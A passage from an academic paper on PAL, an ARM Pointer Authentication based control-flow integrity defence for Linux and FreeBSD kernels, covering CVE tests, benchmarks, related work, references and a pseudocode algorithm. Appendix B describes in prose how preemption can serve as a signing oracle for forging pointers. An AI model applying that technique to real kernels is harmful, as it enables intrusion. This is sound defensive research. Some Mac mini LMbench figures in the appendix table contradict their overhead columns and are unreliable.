Backward-edge protection. Unlike Apple's primitive backward-edge protection [43], PAL enhances its precision by combining the hash of a function name and a stack pointer, similar to PARTS [47]. To quantify the improvement, we estimated the maximum number of allowed targets for backward edges while running LMbench on Linux. Our evaluation shows that it effectively reduces the allowed targets from 203 (Apple's) to 14.

Other finer-grained solutions like PACStack [46] or Camouflage [26] impose undesirable performance overheads: PACStack requires excessive memory accesses to trace every call stack [46] and Camouflage needs to reserve a register to retain the function address until the function epilogue [26].

6.2 Security and Functional Validation

Correctness testing. We tested the correctness of the PAL-protected Linux by applying micro- and macro-benchmarks: LMbench, perf bench, Apache bench, leveldb, Blogbench and Linux Test Project (LTP). We also confirmed that the original kernel exhibits the same behaviors in all benchmarks.

Instruction	iPhone (A12)	Mac mini (M1)
`paciza` / `pacizb`	2.8172 / 2.8162 ns	– / 2.1501 ns
`pacia` / `pacib`	2.8103 / 2.8170 ns	– / 2.1503 ns
`autiza` / `autizb`	2.8165 / 2.8170 ns	– / 2.1502 ns
`autia` / `xpaci`	2.8177 / 2.8189 ns	– / 2.1504 ns
eor/orr	0.4032 / 0.4030 ns	0.3077 / 0.3074 ns

Table 5: Performance of PA instructions measured on iPhone (A12) and Mac mini (M1).

CVE studies. We tested three known CVEs (CVE-2017-7308 and CVE-2018-9568 for Linux, CVE-2019-5602 for FreeBSD) and corresponding exploits against both original and protected kernels. We confirmed that all exploits are successfully prevented—original exploits were simply prevented by `typesig`. However, a stronger adversary could easily launch a replaying attack (§3.2), e.g., CVE-2019-5602 that abuses `struct sysent.sy_call` having 547 allowed targets, which `objbind` in PAL could effectively prevent.

Run-time validation. To check if there are any *overlooked* function pointers not sanitized by our analysis, we took a series of memory snapshots of the running kernel while executing LMbench tests. With this run-time validation, we found several, non-trivial bugs during the development of PAL: e.g., a raw function pointer made in `kernel_thread`, saved in the `x19` field of `task` structure, eventually loaded and called in *assembly code* without `aut` instruction. We manually added PA instructions to protect the function pointers.

6.3 Performance Overhead

We measured the performance overhead imposed by PAL in terms of computation throughput and latency (see Appendix C for detailed numbers).

Micro-benchmark. We used *two* micro-benchmarks: LMbench and perf on Mac mini and the Pi3 (emulated).

① **LMbench**. We ran LMbench v3 to measure the potential impact of system call latency increased by PAL. Compared to stock Linux, PAL increases the latency by 0-3 μs (median. 7%) depending on system calls, on both Mac mini and Pi 3. Due to the additional `pac`/`aut` instructions used for signing and validating the process context, the latency of `fork()` is impacted the most: 28.0 μs (3.7%) on Pi3, 6.1 μs (6.1%) on Mac mini. Also, we measured the only impact of backward-edge protection, PAL increases the latency by 0-1 μs on average.
② **perf**. To measure the performance overhead associated with context switching (i.e., the chained signing operations with the time stamp), we ran the perf benchmark (5.12.0-rc1) [25]. Our experiments show that it degrades the latency of messaging and pipe by 3-5% on both Mac mini and Pi3.

Macro-benchmark. We ran Apache benchmark (v2.3) and leveldb (v1.22) and Blogbench (v1.1) to estimate the performance impact of network and database and file server applications on PAL-enabled Linux, respectively.

① **Apache benchmark**. We used two Pi3 boards—the client

OS	TAT	TDS at 10	TDS at 20	TDS at 30	TDS at 40
Linux	89	35/39.3%	50/56.1%	67/75.2%	80/89.8%
FreeBSD	48	18/37.5%	30/62.5%	38/79.1%	41/85.4%

Table 6: The correlation result between allowed targets and diversity scores; TAT: the number of structs that rank top 10% in allowed targets, TDS at k: the number of structs that rank top k% in diversity scores; A higher TDS indicates better results.

sends GET requests with varying sizes through ethernet to the PAL-enabled and stock Linux (server) for comparison. PAL degrades the performance by about 1% for 1 KB files but has negligible overhead (< 0.08%) for requests over 100 KB.

On Mac mini, we set up both client and server in one mac mini because, at the time of this writing, Asahi Linux lacks ethernet support. PAL degrades the performance by 0.75% for 1 kb files. Note that for larger requests we could not correctly measure it because client-side overheads affect its result a lot.
② **leveldb**. We ran the default benchmark included in leveldb [4] (NoSQL-style DB), on Mac mini. PAL degrades the performance by 1-3% and 0.3% for write and read, respectively.
③ **Blogbench**. We ran Blogbench [3] on ext4 filesystem with the default configuration in order to reproduce the load of a real-world busy file server. PAL reported negligible overhead (0.2%) for both write and read, on Mac mini.

6.4 Context Analyzer

We evaluated four characteristics of the context analyzer, described as follows.

Soundness. The context analyzer is based on the sound assumption that the structures with the larger allowed targets likely have the higher diversity scores. To validate this assumption in practice, we measured the correlation between allowed targets and diversity scores: the majority of TAT ranks top 20% in diversity score as shown in Table 6.

Security. To see the security enhancement, we measured how many contexts out of what rank top 10% in allowed targets could be successfully refined via `objbind`/`retbind`. As a result, 272 out of 312 (87.1%) and 350 out of 376 (93.0%) could be refined for Linux and FreeBSD, respectively.

Failure cases. We found several cases in which the context analyzer could not refine. Some function pointers do not have any relation with any structure so they are not able to use `objbind`. For example, two common cases are: 1) local function pointers (e.g., `fptr_t fp = func`) and 2) type casting (e.g., `fptr_t fp = obj->fp`).

Engineering efforts. Despite the automation capability of the analyzer, PAL still requires some, yet minimal, engineering efforts to enhance the CFI precision, especially when its diversity score is low (e.g., zero or one) and the number of allowed targets is high. Since the analyzer chooses by default the address binding for such cases, it would cause a kernel panic if not properly handled (e.g., in a memory copy function). In our experiences (Table 2), it takes about one-person day to resolve these issues.

7 Discussion

Assurance over assembly code. All assembly code is checked by the static validator—all inserted PA instructions respect their security invariant (see §4.5). However, it is still possible in theory that PAL misses the protection of function pointers generated and used in inline assembly. Fortunately, if such an assembly code ever just runs in PAL, 1) the system crashes immediately (`aut` failure) in most cases, so our exhaustive benchmarks help us address this issue, and 2) if not crashed, our run-time validator helps us identify the problem by scanning the entire memory for raw pointers. We observed only one case in `kernel_thread` explained in §6.2.

Implication of reserving one PA key. PAL reserved one PA key for the kernel protection and another key for the user space. However, this does not mean that all user space applications share the same key—each application has its own dedicated key that is multiplexed by the kernel.

Applicability to other kernels. We intensively tested PAL with other available kernels including Minix [5] and Zircon [6], The context analyzer reported many sites where objbind is effective, but a small number of sites for retbind. However, since their codebases are too small compared with Linux and FreeBSD, it was trivial to apply PAL to their projects.

Potential to improve performance. Developers can opt to prioritize performance over security. The context analyzer given a lower CFI precision level applies a smaller number of `objbind`/`retbind` and resultantly builds a faster kernel. Note that even with no use of runtime contexts, PAL's security is still better than that of conventional type-based CFIs (e.g., RAP [65]) thanks to the use of `objtype`.

Impacts of speculative executions. We exclude side-channel attacks from our threat model, but they would be practical if a chip enables speculative executions on PA instructions. For example, if attackers could control and monitor what happens in PA instructions in the context of speculative executions, they would be able to make a signing gadget without being affected by the brute-force attack mitigation, in a similar way to BlindSide [29]. So it would be interesting to evaluate PA-enabled SoCs in the view of speculation.

8 Related Work

Ever since a CFI-based approach was introduced to mitigate code-reuse attacks [7], a number of research ideas have been proposed to improve its protection precision and runtime performance [16]. Since precision and performance are fundamental trade-offs in CFI, the finest target estimation comes with non-negligible performance overhead, rendering them unattractive for practical adoption. In contrast, the coarse-grained CFI solutions, like Microsoft's Control-flow Guards [55], Google's Indirect Function-Call Checks [67], PaX's Reuse Attack Protector (RAP) [65], and Apple's PA [8],

have been successfully deployed to protect web browsers and operating systems.

Hardware-based CFI. Silicon-level features can significantly alleviate the performance overhead of CFI. For example, commodity technologies have been used to design lightweight CFI schemes: Intel PT [36] to trace control-flow changes [27, 32], Intel LBR [41] to get the history of branch changes [18, 59], and Intel MPX [58] to quickly enforce target boundaries [56]. Since these hardware features are not intended for security, retrofitting them for CFI leaves a lot of weaknesses in security like PT packet losses [27, 32] or overflowing branch history [59].

Recently, more hardware primitives [17, 19, 23, 24, 37, 53, 64] are designed specifically to assist CFI—we use the term, "primitives," as they are dependent on the software counterpart that utilizes the primitive for the full protection. ARM's PA [66] is one of the most promising primitives that Apple first utilized to enforce CFI in iOS and M1-based macOS [8]. In academia, PARTS [47] and PATTER [72] also proposed type-based signing by using PA, but hardly beyond the intended design of PA [47]. Apple's CFI implemented much advanced type analysis to address unique challenges to its own kernel—mixed uses of objective-C and native components [8, 43]. Unfortunately, Apple's approach is not universally applicable to other monolithic commodity OSes like Linux and FreeBSD in providing finer-grained target enforcement for CFI (§6.1).

In-kernel CFI. Commercial solutions such as PA-based CFI for iOS [8], LLVM's CFI for Android [68], and PaX RAP for Linux [65] use the type-based approach to refine the precision of CFI without breaking code-level compatibility. Academic approaches have explored various directions to further enhance its precision, by utilizing mapping tables derived from finer-grained CFGs, for system software [20, 28, 70]. Our approach, while providing a commercial solution, aims to achieve the finest precision with minimal performance overheads on commodity hardware supporting PA.

9 Conclusion

This paper presents PAL, an in-kernel, ARM PA-based protection that enhances the precision of CFI with minimal performance overhead. We define new attack vectors for PA when used to protect the kernel and found erroneous cases in the state-of-the-art PA-based protections such as iOS and PARTS. PAL provides two techniques: automated refinement techniques to capture idioms and design patterns for better CFI, and a static validator to check error-prone usage patterns of PA in the final OS images. PAL has been ported to Linux and FreeBSD and our evaluation shows negligible performance overhead. We will make PAL publicly available upon acceptance and for artifact evaluation.

References

[1] *Asahi Linux*. https://asahilinux.org/.

[2] *Asahi Linux Kernel*. https://github.com/AsahiLinux/linux/commits/7d2d16ccf15d8eb84accfaf44a0b324f36e39588.

[3] *Blogbench*. https://github.com/jedisct1/Blogbench.

[4] *LevelDB*. https://github.com/google/leveldb.

[5] *Minix*. https://www.minix3.org/.

[6] *Zircon kernel of fuchsia OS*. https://fuchsia.googlesource.com/fuchsia/+/refs/heads/main/zircon/.

[7] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity. In *Proceedings of the 12th ACM Conference on Computer and Communications Security*, CCS '05, pages 340–353, 2005.

[8] Inc. Apple. *Pointer Authentication*, 10 2019. https://github.com/apple/llvm-project/blob/a63a81bd9911f87a0b5dcd5bdd7ccdda7124af87/clang/docs/PointerAuthentication.rst.

[9] A. Azab, P. Ning, J. Shah, Quan Chen, Rohan Bhutkar, G. Ganesh, Jia Ma, and Wenbo Shen. Hypervision across worlds: Real-time kernel protection from the arm trustzone secure world. In *CCS '14: Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, 2014.

[10] A. Azab, Kirk Swidowski, Rohan Bhutkar, Jia Ma, Wenbo Shen, Ruowen Wang, and P. Ning. SKEE: A lightweight Secure Kernel-level Execution Environment for ARM. In *NDSS*, 2016.

[11] Brandon Azad. *Examining Pointer Authentication on the iPhone XS*, 2 2019. https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html.

[12] Brandon Azad. *A Study in PAC*, 2019. https://github.com/bazad/presentations/blob/master/MOSEC-2019-A-study-in-PAC.pdf.

[13] Ian Beer. *An iOS zero-click radio proximity exploit odyssey*, 12 2020. https://googleprojectzero.blogspot.com/2020/12/an-ios-zero-click-radio-proximity.html.

[14] Tyler Bletsch, Xuxian Jiang, Vince W Freeh, and Zhenkai Liang. Jump-oriented programming: a new class of code-reuse attack. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pages 30–40, 2011.

[15] Dimitar Bounov, Rami Gökhan Kici, and Sorin Lerner. Protecting C++ Dynamic Dispatch Through VTable Interleaving. In *NDSS*, 2016.

[16] Nathan Burow, Scott A. Carr, Joseph Nash, Per Larsen, Michael Franz, Stefan Brunthaler, and Mathias Payer. Control-flow integrity: Precision, security, and performance. *ACM Comput. Surv.*, 50(1), April 2017.

[17] Tony Chen and David Chisnall. Pointer Tagging for Memory Safety. Technical Report MSR-TR-2019-17, Microsoft, July 2019.

[18] Yueqiang Cheng, Zongwei Zhou, Yu Miao, Xuhua Ding, and Huijie Robert Deng. Ropecker: A generic and practical approach for defending against ROP attacks. In *In Symposium on Network and Distributed System Security (NDSS)*, 2014.

[19] Nick Christoulakis, George Christou, Elias Athanasopoulos, and Sotiris Ioannidis. HCFI: Hardware-Enforced Control-Flow Integrity. In *Proceedings of the Sixth ACM Conference on Data and Application Security and Privacy*, CODASPY '16, pages 38–49, 2016.

[20] John Criswell, Nathan Dautenhahn, and Vikram Adve. KCoFI: Complete Control-Flow Integrity for Commodity Operating System Kernels. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy*, SP '14, pages 292–307, USA, 2014. IEEE Computer Society.

[21] Linux Kernel CVEs. *All Indexed CVEs*, 2020. https://www.linuxkernelcves.com/cves.

[22] Thurston HY Dang, Petros Maniatis, and David Wagner. The performance cost of shadow stacks and stack canaries. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, pages 555–566, 2015.

[23] L. Davi, M. Hanreich, D. Paul, A. Sadeghi, P. Koeberl, D. Sullivan, O. Arias, and Y. Jin. Hafix: Hardware-assisted flow integrity extension. In *2015 52nd ACM/EDAC/IEEE Design Automation Conference (DAC)*, June 2015.

[24] L. Davi, P. Koeberl, and A. Sadeghi. Hardware-assisted fine-grained control-flow integrity: Towards efficient protection of embedded systems against software exploitation. In *2014 51st ACM/EDAC/IEEE Design Automation Conference (DAC)*, pages 1–6, June 2014.

[25] Arnaldo Carvalho De Melo. The new linux perf tools. In *Slides from Linux Kongress*, volume 18, 2010.

[26] R´emi Denis-Courmont, Hans Liljestrand, Carlos Chinea, and Jan-Erik Ekberg. Hardware-assisted cfi for the arm linux kernel, 2019. https://arxiv.org/pdf/1912.04145.pdf.

[27] Ren Ding, Chenxiong Qian, Chengyu Song, Bill Harris, Taesoo Kim, and Wenke Lee. Efficient Protection of Path-Sensitive Control Security. In *Proceedings of the 26th USENIX Security Symposium (Security)*, Vancouver, Canada, August 2017.

[28] Xinyang Ge, Nirupama Talele, Mathias Payer, and Trent Ray Jaeger. Fine-grained control-flow integrity for kernel software. In *Proceedings - 2016 IEEE European Symposium on Security and Privacy, EURO S and P 2016*, Proceedings - 2016 IEEE European Symposium on Security and Privacy, EURO S and P 2016, pages 179–194. Institute of Electrical and Electronics Engineers Inc., 5 2016.

[29] Enes Göktas, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. Speculative probing: Hacking blind in the spectre era. *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, 2020.

[30] Ben Hardekopf and Calvin Lin. Flow-sensitive pointer analysis for millions of lines of code. In *International Symposium on Code Generation and Optimization (CGO 2011)*, pages 289–298. IEEE, 2011.

[31] Hong Hu, Chenxiong Qian, Carter Yagemann, Simon Pak Ho Chung, William R. Harris, Taesoo Kim, and Wenke Lee. Enforcing Unique Code Target Property for Control-Flow Integrity. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, October 2018.

[32] Hong Hu, Chenxiong Qian, Carter Yagemann, Simon Pak Ho Chung, William R Harris, Taesoo Kim, and Wenke Lee. Enforcing unique code target property for control-flow integrity. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1470–1486. ACM, 2018.

[33] Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[34] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks Against Kernel Space ASLR. In *Proceedings of the 34th IEEE Symposium on Security and Privacy (Oakland)*, pages 191–205, San Francisco, CA, May 2013.

[35] Zero Day Initiative. *Pwn2Own 2020*, 05 2020. https://www.thezdi.com/blog/2020/3/17/welcome-to-pwn2own-2020-the-schedule-and-live-results.

[36] Intel. *Processor Tracing*, 09 2013. https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing.

[37] Intel. *Control-flow Enforcement Technology Specification (rev 3.0)*, 05 2019. https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf.

[38] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)*, Vienna, Austria, October 2016.

[39] Sami Tolvanen Kees Cook. *console: Expand dummy functions for CFI*, 2 2018. https://patchwork.kernel.org/patch/10243971/.

[40] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping Bits in Memory without Accessing Them: An Experimental Study of DRAM Disturbance Errors. 42(3):361–372, June 2014.

[41] Andi Kleen. *An introduction to last branch records*, 03 2016. https://lwn.net/Articles/680985/.

[42] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy*. IEEE, 2019.

[43] Ivan Krstić. Behind the Scenes of iOS and Mac Security. In *Blackhat USA*, 2019. https://i.blackhat.com/USA-19/Thursday/us-19-Krstic-Behind-The-Scenes-Of-IOS-And-Mas-Security.pdf.

[44] ISO/IEC JTC 1/SC 22 Programming languages. *6.3.2.1 Lvalues, arrays, and function designators*. ISO, 12 2010. http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1548.pdf.

[45] O Lhoták and Laurie Hendren. Context-sensitive points-to analysis: is it worth it? In *Compiler Construction (2006)*, pages 47–64, 2006.

[46] Hans Liljestrand, Thomas Nyman, Lachlan J Gunn, Jan-Erik Ekberg, and N Asokan. PACStack: an Authenticated Call Stack. 2019. https://arxiv.org/pdf/1905.10242.pdf.

[47] Hans Liljestrand, Thomas Nyman, Kui Wang, Carlos Chinea Perez, Jan-Erik Ekberg, and N Asokan. PAC it up: Towards Pointer Integrity using ARM Pointer Authentication. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 177–194, 2019.

[48] Greg Kroah-Hartman Linus Walleij. *Device Driver Design Patterns*, 12 2013. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/Documentation/driver-api/driver-model/design-patterns.rst.

[49] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clementine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 549–564, 2016.

[50] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 973–990, 2018.

[51] ARM LTD. *ARMv8 architecture reference manual, for ARMv8-A architecture profile (ARM DDI 0487C.a).*, 12 2017. https://static.docs.arm.com/ddi0487/ca/DDI0487C_a_armv8_arm.pdf.

[52] ARM LTD. *Code reuse attacks: the compiler story*, 5 2019. https://community.arm.com/developer/tools-software/tools/b/tools-software-ides-blog/posts/code-reuse-attacks-the-compiler-story.

[53] ARM LTD. *Developments in the Arm A-Profile Architecture: Armv8.6-A*, 9 2019. https://community.arm.com/developer/ip-products/processors/b/processors-ip-blog/posts/arm-architecture-developments-armv8-6-a.

[54] Kangjie Lu and Hong Hu. Where Does It Go? Refining Indirect-Call Targets with Multi-Layer Type Analysis. In *Proceedings of the 26th ACM Conference on Computer and Communications Security (CCS)*, London, UK, November 2019.

[55] Microsoft. *Control Flow Guard*, 12 2019. https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard.

[56] Vishwath Mohan, Per Larsen, Stefan Brunthaler, Kevin W Hamlen, and Michael Franz. Opaque Control-Flow Integrity. In *Symposium on Network and Distributed System Security (NDSS'15)*, 2015.

[57] Ben Niu and Gang Tan. Per-input control-flow integrity. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 914–926, 2015.

[58] Oleksii Oleksenko, Dmitrii Kuvaiskii, Pramod Bhatotia, Pascal Felber, and Christof Fetzer. Intel MPX explained: A cross-layer analysis of the intel MPX system stack. *Proceedings of the ACM on Measurement and Analysis of Computing Systems*, 2(2):28:1–28:30, 6 2018.

[59] Vasilis Pappas, Michalis Polychronakis, and Angelos D. Keromytis. Transparent ROP Exploit Mitigation Using Indirect Branch Tracing. In *Proceedings of the 22nd USENIX Conference on Security*, SEC'13, pages 447–462, 2013.

[60] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security (TISSEC)*, 15(1):1–34, 2012.

[61] Asanka P. Sayakkara, Nhien-An Le-Khac, and Mark Scanlon. A survey of electromagnetic side-channel attacks and discussion on their case-progressing potential for digital forensics. *CoRR*, abs/1903.07703, 2019.

[62] Kostya Serebryany, Evgenii Stepanov, Aleksey Shlyapnikov, Vlad Tsyrklevich, and Dmitry Vyukov. *Memory Tagging and how it improves C/C++ memory safety*, 2018. https://arxiv.org/pdf/1802.09517.pdf.

[63] Chengyu Song, Hyungon Moon, Monjur Alam, Insu Yun, Byoungyoung Lee, Taesoo Kim, Wenke Lee, and Yunheung Paek. HDFI: Hardware-Assisted Data-Fow Isolation. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[64] Dean Sullivan, Orlando Arias, Lucas Davi, Per Larsen, Ahmad-Reza Sadeghi, and Yier Jin. Strategy without tactics: policy-agnostic hardware-enhanced control-flow integrity. In *53rd ACM/EDAC/IEEE Design Automation Conference (DAC)*, pages 1–6, 06 2016.

[65] PaX Team. *RAP: RIP ROP*, 10 2015. https://pax.grsecurity.net/docs/PaXTeam-H2HC15-RAP-RIP-ROP.pdf.

[66] Qualcomm Technologies. *Pointer Authentication on ARMv8.3: Design and Analysis of the New Software Security Instructions*, 1 2017.

[67] Caroline Tice, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. Enforcing forward-edge control-flow integrity in gcc & llvm. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 941–955, 2014.

[68] Sami Tolvanen. *Control Flow Integrity in the Android kernel*, 10 2018. https://android-developers.googleblog.com/2018/10/control-flow-integrity-in-android-kernel.html.

[69] Linus Torvalds. *LKML: Re: [GIT PULL] usercopy whitelisting*, 2017. https://lkml.org/lkml/2017/11/17/767.

[70] Z. Wang and X. Jiang. Hypersafe: A lightweight approach to provide lifetime hypervisor control-flow integrity. In *2010 IEEE Symposium on Security and Privacy*, pages 380–395, May 2010.

[71] Meng Xu, Chenxiong Qian, Kangjie Lu, Michael Backes, and Taesoo Kim. Precise and Scalable Detection of Double-Fetch Bugs in OS Kernels. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[72] Yutian Yang, Songbo Zhu, Wenbo Shen, Yajin Zhou, Jiadong Sun, and Kui Ren. Arm pointer authentication based forward-edge and backward-edge control flow integrity for kernels, 2019. https://arxiv.org/pdf/1912.10666.pdf.

[73] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 719–732, 2014.

[74] Wang Yong. KSMA: Breaking Android kernel isolation and Rooting with ARM MMU features. In *Blackhat Asia*, 2018.

Appendix

A Context Analyzer Algorithm

Figure 11 introduces ESTIMATE_DIVERSITY_SCORE, a core algorithm to estimate diversity score (shortly, DS) for the context analyzer annotating `objbind`.

The algorithm takes inputs – *funcs* (all functions in the kernel), *struct* and *fidx* (the desired target structure and its field index for DS), and breaks down to three phases :

1) It collects all assignments (i.e., store instructions) to the given *struct*.*fidx* (line 6) and performs the Andersen's pointer analysis to the value operand of each assignment (line 7) , which retrieves points-to-set (*pts*) of the value operand (line 8). The analysis is a flow-intensive and path-insensitive intra-procedural analysis.

2) It attempts to resolve all *pts* retrieved from the previous phase by running *check*(*pts*) function that checks if all value in *pts* meets any of the conditions to increment diversity score (see, §4.3) and returns true if that is the case. (line 12) If at least one *pts* fails in *check*(*pts*), it moves off to the third phase where an iterative inter-procedural analysis plays.

3) If the else branch at line 16 is taken, it starts to run an iterative worklist algorithm (line 17 ∼ line 38). This algorithm finds and adds functions that need to be further investigated (i.e., calling contexts) into *wk* in an iterative way, unless there is nothing in *wk* or the number of rounds goes over the threshold we set (five) to avoid being unterminated caused by the large code size of the kernel. To find such functions, it checks if a value in *pts* is used as an argument in a function call to *f* in *wk* (line 24), and if true it attempts to increment diversity score if possible (line 27) otherwise adds the current context into *upd* (line 30) to repeat this algorithm.

After all of the above phases are complete, it finally returns DS on *struct*.*fidx* (line 42).

B Abusing Preemption as Signing Oracle




Figure 10: Exploiting the code for signing the preemption context as a signing oracle. ❶ enter the signing routine via IRQ or creating thread state (e.g., `arm_saved_state_t` in iOS) and sign an attacker-chosen pointer in the first register `x0` with an attacker-chosen context. ❷ preempt the signing via IRQ/FIQ and spill the signed pointer onto the stack memory (FIQ is the high-priority interrupt, which can preempt IRQ in arm64). ❸ read the pointer from the spilled stack memory and substitute the pointer for an indirect call that uses the attacker-chosen context. ❹ Consequently an attacker is able to jump to the attacker-chosen place. (i.e, `x0` in ❶)

```
ESTIMATE_DIVERSITY_SCORE (funcs, struct, fidx)
    Input  : funcs: all functions in the kernel
             struct: a target structure
             fidx: a target field index
    Output : diversity score
    Symbol : f.insns: all instructions in f
             si: store instruction
             ds: diversity score
             pts: points-to set
             wk: current worklist (map<f,pts>)
             upd: worklist for next round
             first_wk: worklist for first round
             apts(f, p): andersen pointer analysis on p within f
             check(pts): check if pts meets ds conditions
1   ds ← 0
2   wk ← ∅  first_wk ← ∅
3   foreach f ∈ funcs; do
4       // 1. set up the first worklist
5       foreach i ∈ f.insns; do
6           if i = si & i.pointer_op = struct.fidx then
7               pts ← apts(f, i.value_op)
8               first_wk.add(f, pts)
9           end
10      end
11      foreach f, pts ∈ first_wk; do
12          if check(pts) = true then
13              // 2. increment ds if possible
14              ds ← ds + 1
15          end
16          else
17              // 3. start iterative worklist algorithm
18              depth ← 0
19              wk ← first_wk
20              while wk.size() > 0 & depth < 5 do
21                  foreach f, pts ∈ wk; do
22                      // iterate instructions in funcs
23                      foreach i ∈ funcs.insns; do
24                          if i is a call to f & i.arg ∈ pts then
25                              pts ← apts(f, i.arg)
26                              if check(pts) = true then
27                                  ds ← ds + 1
28                              end
29                              else
30                                  upd.add(i.func, i.arg)
31                              end
32                          end
33                      end
34                  end
35                  wk ← upd
36                  upd ← ∅
37                  depth ← depth + 1
38              end
39          end
40      end
41  end
42  return ds
```

Figure 11: The core algorithm to estimate a diversity score for `objbind`.

C Evaluation Supplement Data

		4.19.49 on Rpi3			5.12.0-rc1 on Mac mini(M1)		
		Stock	**w/ PAL**	**Overhead**	**Stock**	**w/ PAL**	**Overhead**
SPEC	400.perlbench	1.631	1.634	0.003 / 0.18%		-	
2006 (sec)	401.bzip2	4.616	4.615	-0.001 / -0.02%		-	
	403.gcc	12.701	12.68	-0.021 / -0.17%		-	
	429.mcf	19.082	19.085	0.003 / 0.02%		-	
	435.gromacs	9.769	9.775	0.006 / 0.06%		-	
	436.cactusADM	30.885	31.07	0.185 / 0.60%		-	
	444.namd	118.309	118.394	0.085 / 0.07%		-	
	445.gobmk	1.329	1.33	0.001 / 0.08%		-	
	447.dealII	168.277	168.773	0.496 / 0.29%		-	
	456.hmmer	3.275	3.268	-0.007 / -0.21%		-	
	458.sjeng	23.691	23.655	-0.036 / -0.15%		-	
	462.libquantum	0.324	0.324	0.000 / 0.00%		-	
	464.h264ref	151.026	150.628	-0.398 / -0.26%		-	
	470.lbm	42.153	42.143	-0.010 / -0.02%		-	
	471.omnetpp	3.751	3.75	-0.001 / -0.03%		-	
	473.astar	63.975	63.839	-0.139 / -0.20%		-	
	483.xalancbmk	0.937	0.936	-0.001 / -0.11%		-	
	999.specrand	0.113	0.113	0.000 / 0.00%		-	
LMbench (μs)	null	2.38	2.64	0.26 /10.9%	0.1489	0.1971	0.0482 / 32.4%
	fstat	3.70	3.97	0.27 / 7.3%	0.8170	0.2837	-0.5342 / -65.3%
	open_close	31.46	34.24	2.78 / 8.8%	1.0315	1.1890	0.1575 / 15.2%
	select_200	33.65	31.70	-1.95 / -5.8%	19.0521	2.5541	-16.4980 / -86.6%
	sig_install	4.92	5.44	0.52 /10.6%	0.7392	0.1989	0.2460 / 23.7%
	sig_catch	29.36	31.70	2.34 / 8.0%	7.2327	1.0529	-6.1798 / -85.4%
	protection_fault	0.30	0.60	0.30 / 100%	0.8306	0.2222	-0.6084 / -73.2%
	pipe	69.05	73.47	4.42 / 6.4%	17.3443	19.3347	3.2874 / 11.5%
	unix_sock	84.28	89.27	4.99 / 5.9%	18.0461	18.2759	0.2298 / 1.27%
	fork_exit	719.78	746.14	26.36 / 3.7%	85.6061	91.7627	6.1566 / 7.19%
	fork_exec	774.40	802.43	28.03 / 3.6%	101.3725	103.0943	1.7218 / 1.70%
Linux	`messaging`	2.977	3.089	0.112 / 3.76%	0.164	0.169	0.005 / 3.0%
perf (sec)	`pipe`	69.603	73.212	3.609 / 5.19%	18.087	18.941	0.854 / 4.7%
apache (ms)	1 KB	3.13	3.16	0.03 / 1.06%	0.132	0.133	0.001 / 0.75%
	10 KB	4.10	4.12	0.02 / 0.46%		-	
	100 KB	12.00	12.00	0.00 / 0.02%		-	
	200 KB		-			-	
	1 MB	92.57	92.64	0.08 / 0.08%		-	
	10 MB	895.87	895.78	0.10 / 0.01%		-	
